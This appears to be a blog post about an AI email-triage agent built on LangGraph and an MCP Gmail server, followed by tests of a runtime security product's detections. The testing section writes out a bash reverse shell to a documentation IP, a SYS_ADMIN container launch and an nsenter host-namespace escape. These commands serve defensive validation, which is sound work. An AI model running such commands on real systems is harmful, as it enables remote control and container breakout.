In this article, I would like to bring an usecase where I wanted to create multi agent framework using LangGraph which is connecting to the tools using AWS Environment where MCP server is running on EC2 instance with BlueRock Protection enabled.
For this usecase, Let us think of the architecture design

Here is the snippet of the output which shows my Database state that was stored. You can see different categories assigned to each email

Deep Dive into AI-Powered Email Triage & Scheduling Agent using MCP, LangGraph, SQLite Memory, and Ollama
GmailCategorizer is an intelligent email-triage agent that automatically:
✔ Fetches unread Gmail messages via MCP Gmail server
✔ Stores emails in SQLite memory
✔ Categorizes each email using Ollama (Qwen2.5–0.5B)
✔ Applies smart label rules (urgent / newsletter / weekend reading / ignore)
✔ Updates labels inside Gmail
✔ Creates calendar blocks (urgent tasks today; reading tasks on Saturday)
✔ Validates category correctness with a second LLM pass
✔ Writes full audit logs to agent.log
This project is designed for local use or deployment on secure EC2 instances with BlueRock Secure MCP Server
Features
✅ Gmail Integration (via MCP Gmail Server)
- List unread emails
- Fetch full email content
- Add/remove labels
- Fully secure through MCP tooling
✅ AI Categorization Agent
Uses Ollama + Qwen2.5:0.5b for fast, local inference:
- urgent_action
- newsletter
- weekend_reading
- ignore
✅ Smart Classification Logic
- Never treats promotional emails as urgent
- Text-normalization to extract category even if model replies verbosely
- Fallback to weekend_reading for safe classification
✅ Calendar Scheduling Agent
- Urgent emails → creates a 30-minute block in the next 2 hours
- Weekend reading → schedules on Saturday 10 AM
✅ Validation Agent
Uses a second LLM prompt:
- Ensures labels are correct
- Fixes misclassifications
- Logs reasons for changes
✅ SQLite Memory Store (memory.db)
Stores:
- gmail_id
- from, to
- subject, snippet, body
- labels (JSON)
- assigned category
- confidence
- timestamps
✅ Strong Observability
- Full logs at agent.log
- Errors logged per-email
- SQL changes logged
✅Security
- No credentials stored in code
- Authentication happens through MCP
- BlueRock secure AMI provides: syscall blocking, outbound firewalling, container drift detection, reverse shell prevention, command injection detection. Logged into AWS CloudWatch
More detailed code can be found in the git location: https://github.com/shilpathota/GmailCategorizer
BlueRock Security Features
As you have seen above we have mention of using the BlueRock for the MCP Server deployed on AWS. I would like to test the Guardrails enabled in BlueRock that can guard me from vulnerabilities and other attacks. Here are some of the use cases I tested for each of the feature and the detection of the event like attack is verified in the CloudWatch Logs which is connected. For more details on BlueRock you can visit here
- APPLICATION OS COMMAND INJECTION GUARD (Python & Java) Purpose: Short-circuit RCE chains at the moment of execution. What it catches: Unsanctioned exec/subprocess from Python and process execution from JVM apps (frequent end-stage of deserialization and code injection).
Let us test it on our MCP server. The BlueRock AMI includes runtime sensors that monitor:
- os.system
- subprocess.Popen, subprocess.run, subprocess.call
- Python dynamic execution: eval(), exec()
- Java: Runtime.getRuntime().exec()
- JVM ProcessBuilder
When these functions execute unsanctioned commands, BlueRock logs an event. For this I created a file text_exec.py in the MCP server
import os
import subprocess

print("Running OS System")
os.system("id")

print("Running Subprocess")
subprocess.run(["ls","/"])

As you can see the logs are printed in the Cloudwatch using OLTP collector run by BlueRock which monitors the event. We can create metric filter in the CloudWatch for alerts.
- REVERSE SHELL PROTECTION Purpose: Stop post-exploitation command-and-control. What it catches: Spawned shells and remote TTY patterns that turn benign processes into control channels.
BlueRock finds
- Detects spawned shells (sh, bash, python3 -c 'import pty', etc.)
- Detects network TTY patterns (usually /dev/tcp/host/port)
- Sends reverse-shell telemetry into CloudWatch Logs via OTEL

For testing this, I’m executing the command in the EC2 server as
bash -c 'bash -i >& /dev/tcp/203.0.113.5/4444 0>&1'
These events are logged in CloudWatch by the sensors in BlueRock.
CONTAINER DRIFT PROTECTION Purpose: Keep workloads immutable. What it catches: Execution of binaries not present in the original image, common in malware drops that lead to privilege escalation and living-off-the-land resource usage.

Creating a file in the container image was one of the container drift. USed the docker command exec and entered the container. Created a file in the docker container as “drift_test_1.txt”. I did not see any logs created or sensors activated for the test.
I have run the command
docker run --rm fedora bash -c 'bash -c "echo hello world"'
This downloaded the fedora image and executed the bash command which is logged in the CloudWatch

It detected the events related to this command execution
CAPABILITY ESCALATION CONTROL Purpose: Prevent privilege creep. What it catches: Attempts to add elevated Linux capabilities that enable host resource access and abuse.
This feature detects when a container or process tries to gain extra Linux capabilities (like SYS_ADMIN, NET_ADMIN, SYS_PTRACE, etc.), which are commonly used for container escapes and privilege escalation.
For testing this, I executed the docker command for the alpine image.
 sudo docker run --rm -it \
  --cap-add=SYS_ADMIN \
  alpine sh

The command ran successfully and the event was detected in the Logs of CloudWatch. It also detected previleged access
HOST NAMESPACE ESCAPE PREVENTION Purpose: Block container host breakouts. What it catches: Host user attempts to access container data and resources.
This feature is designed to detect when a process inside a container tries to break out into the host by accessing host namespaces, host PID space, host filesystem, or sensitive /proc entries.
To test this feature, executed the below command to enter the host namespaces
docker exec -it uc sh -c "nsenter --target 1 --mount /bin/sh"

The event was detected by kernel_sensors.
What would be the most value add is going for premium option in BlueRock for enterprise level. This is because, it can detect most of the malwares but do not stop the execution of those commands. I was easily able to break through the MCP server. Though it detected, we might have to manually create alerts for such attacks explicitly.
Happy Learning!!